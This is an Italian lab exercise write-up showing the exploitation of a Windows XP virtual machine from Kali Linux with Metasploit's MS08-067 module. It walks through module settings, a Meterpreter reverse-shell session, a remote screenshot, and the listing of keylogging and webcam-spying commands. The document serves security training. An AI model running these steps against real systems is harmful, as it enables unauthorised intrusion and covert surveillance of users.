


ELEONORA  
VIOLA

DATASHIELDS



# H A C K I N G W I N D O W S X P

S7/L3



# PREPARAZIONE

Utilizza il seguente indirizzo IP:

Indirizzo IP:	192 . 168 . 1 . 60
Subnet mask:	255 . 255 . 255 . 0
Gateway predefinito:	192 . 168 . 1 . 1

In primo luogo si imposta l'ip della macchina Windows XP.

Ip della macchina Kali.

```
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 42:a9:7e:7e:68:59 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.25/24 brd 192.168.1.255 scope global eth1
        valid_lft forever preferred_lft forever
    inet6 fe80::40a9:7eff:fe7e:6859/64 scope link proto kernel_ll
        valid_lft forever preferred_lft forever
```

Si può fare un ping per verificare la connessione.

```
Microsoft Windows XP [Versione 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Eleonora>ping 192.168.1.25

Esecuzione di Ping 192.168.1.25 con 32 byte di dati:

Risposta da 192.168.1.25: byte=32 durata=7ms TTL=64
Risposta da 192.168.1.25: byte=32 durata=5ms TTL=64
Risposta da 192.168.1.25: byte=32 durata=1ms TTL=64
Risposta da 192.168.1.25: byte=32 durata=1ms TTL=64

Statistiche Ping per 192.168.1.25:
    Pacchetti: Trasmessi = 4, Ricevuti = 4, Persi = 0 (0% persi),
    Tempo approssimativo percorsi andata/ritorno in millisecondi:
        Minimo = 1ms, Massimo = 7ms, Medio = 3ms

C:\Documents and Settings\Eleonora>
```

```
kali@kali: ~
File Actions Edit View Help
GNU nano 8.0 /etc/hosts *
127.0.0.1    localhost
127.0.1.1    kali

# The following lines are desirable for IPv6 capable hosts
::1        localhost ip6-localhost ip6-loopback
ff02::1    ip6-allnodes
ff02::2    ip6-allrouters

192.168.1.60  xp
192.168.1.40  meta

(kali@kali)-[~]
└─$ ping -c4 xp
PING xp (192.168.1.60) 56(84) bytes of data:
64 bytes from xp (192.168.1.60): icmp_seq=1 ttl=128 time=1.72 ms
64 bytes from xp (192.168.1.60): icmp_seq=2 ttl=128 time=2.40 ms
64 bytes from xp (192.168.1.60): icmp_seq=3 ttl=128 time=1.91 ms
64 bytes from xp (192.168.1.60): icmp_seq=4 ttl=128 time=2.19 ms

--- xp ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3003ms
rtt min/avg/max/mdev = 1.720/2.055/2.402/0.261 ms
```

Si può fare la stessa cosa anche sulla macchina Kali, in questo screen ho impostato un alias per l'ip di Windows XP in modo da facilitare le operazioni, e si può procedere un altro ping.

# SVOLGIMENTO

Dopo avere preparato le macchine si può procedere con lo svolgimento dell'esercizio, dunque apriamo **msfconsole** dalla macchina Kali Linux.

```
└─$ msfconsole
Metasploit tip: Enable verbose logging with set VERBOSE true

common-p
.:ok000kdc'      'cdk000ko:.
.x0000000000000c  c000000000000x.
:000000000000000k, ,k000000000000000:
'000000000kkk00000: :0000000000000000'
o00000000. .o0000o0000l. ,00000000o
d00000000. .c00000c. ,00000000x
l00000000. ;d; ,00000000l
.00000000. .; ; ,00000000.
c0000000. .00c. 'o00. ,0000000c
o000000. .0000. :0000. ,000000o
l00000. .0000. :0000. ,00000l
;0000' .0000. :0000. ;0000;
top-us. d00o .0000ccccx0000. x00d.
,kOl .0000000000000. .dOk,
:kk; .0000000000000. cOk:
;k000000000000000k:
,x000000000000x,
.l0000000l.
,dOd,
credenziali.
.

=[ metasploit v6.4.15-dev ]
+ -- --[ 2433 exploits - 1251 auxiliary - 428 post ]
+ -- --[ 1471 payloads - 47 encoders - 11 nops ]
+ -- --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```

In secondo luogo cerchiamo il modulo richiesto(**MS08-067**) e lo montiamo - **use 0**

```
msf6 > search MS08-067

Matching Modules

# Name Disclosure Date Rank Check Description
- - -
0 exploit/windows/smb/ms08_067_netapi 2008-10-28 great Yes MS08-067 Microsoft
Server Service Remote Path File Execution

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > 
```

# SVOLGIMENTO

Procediamo con il comando `show options` per verificare i settings

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.1.60    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     445              yes       The SMB service port (TCP)
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.52.6    yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic Targeting

View the full module info with the info, or info -d command.
```

Impostiamo il target (Windows XP) e l'attaccante (Kali) rispettivamente con i comandi **RHOST** e **LHOST**.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set rhost 192.168.1.60
rhost => 192.168.1.60
msf6 exploit(windows/smb/ms08_067_netapi) > set lhost 192.168.1.25
lhost => 192.168.1.25
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.1.60    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     445              yes       The SMB service port (TCP)
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.1.25    yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port
```



# SVOLGIMENTO

Adesso che è tutto settato possiamo procedere con l'exploit:

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.60:445 - Automatically detecting the target...
[*] 192.168.1.60:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.60:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.60:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176198 bytes) to 192.168.1.60
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.60:1030) at 2024-07-10 06:14:18 -0700

meterpreter > |
```

L'exploit ha avuto successo.

Per completare l'esercizio abbiamo bisogno di effettuare uno screenshot tramite la sessione **meterpreter**.

Dunque per sapere il comando si può inserire un "?" per aprire il menù help

```
meterpreter > ?

Core Commands
```

```
Stdapi: User interface Commands
```

Command	Description
enumdesktops	List all accessible desktops and window stations
getdesktop	Get the current meterpreter desktop
idletime	Returns the number of seconds the remote user has been idle
keyscan_send	Send keystrokes
keyevent	Send key events
keyscan_dump	Dump the keystroke buffer
keyscan_start	Start capturing keystrokes
keyscan_stop	Stop capturing keystrokes
mouse	Send mouse events
screenshare	Watch the remote user desktop in real time
<b>screenshot</b>	Grab a screenshot of the interactive desktop
setdesktop	Change the meterpreters current desktop
uictl	Control some of the user interface components


Scorrendo in basso nel menù possiamo trovare il comando che ci serve.

# SVOLGIMENTO

In conclusione inserendo il comando **screenshot** possiamo avere una foto in tempo reale della schermata di Windows XP:

```
meterpreter > screenshot  
Screenshot saved to: /home/kali/MGKCDwek.jpeg
```

Qui in basso possiamo trovare lo screen (aperto dalla macchina kali linux):





# BONUS:

L'esercizio bonus richiedeva di individuare la presenza di webcam, quindi sempre prendendo di riferimento il menù help possiamo trovare il comando per listare le webcam presenti, ovvero **webcam\_list**.

Nel caso trovassimo delle webcam si può utilizzare il comando **webcam\_stream** per iniziare una sessione video.

Stdapi: Webcam Commands

Command	Description
record_mic	Record audio from the default microphone for X seconds
webcam_chat	Start a video chat
webcam_list	List webcams
webcam_snap	Take a snapshot from the specified webcam
webcam_stream	Play a video stream from the specified webcam

La macchina virtuale di Windows XP non riesce a rilevare la webcam interna del mio MacBook Pro e di conseguenza entrambi i risultati sono negativi.

```
meterpreter > webcam_list  
[-] No webcams were found  
meterpreter > webcam_stream  
[-] Target does not have a webcam
```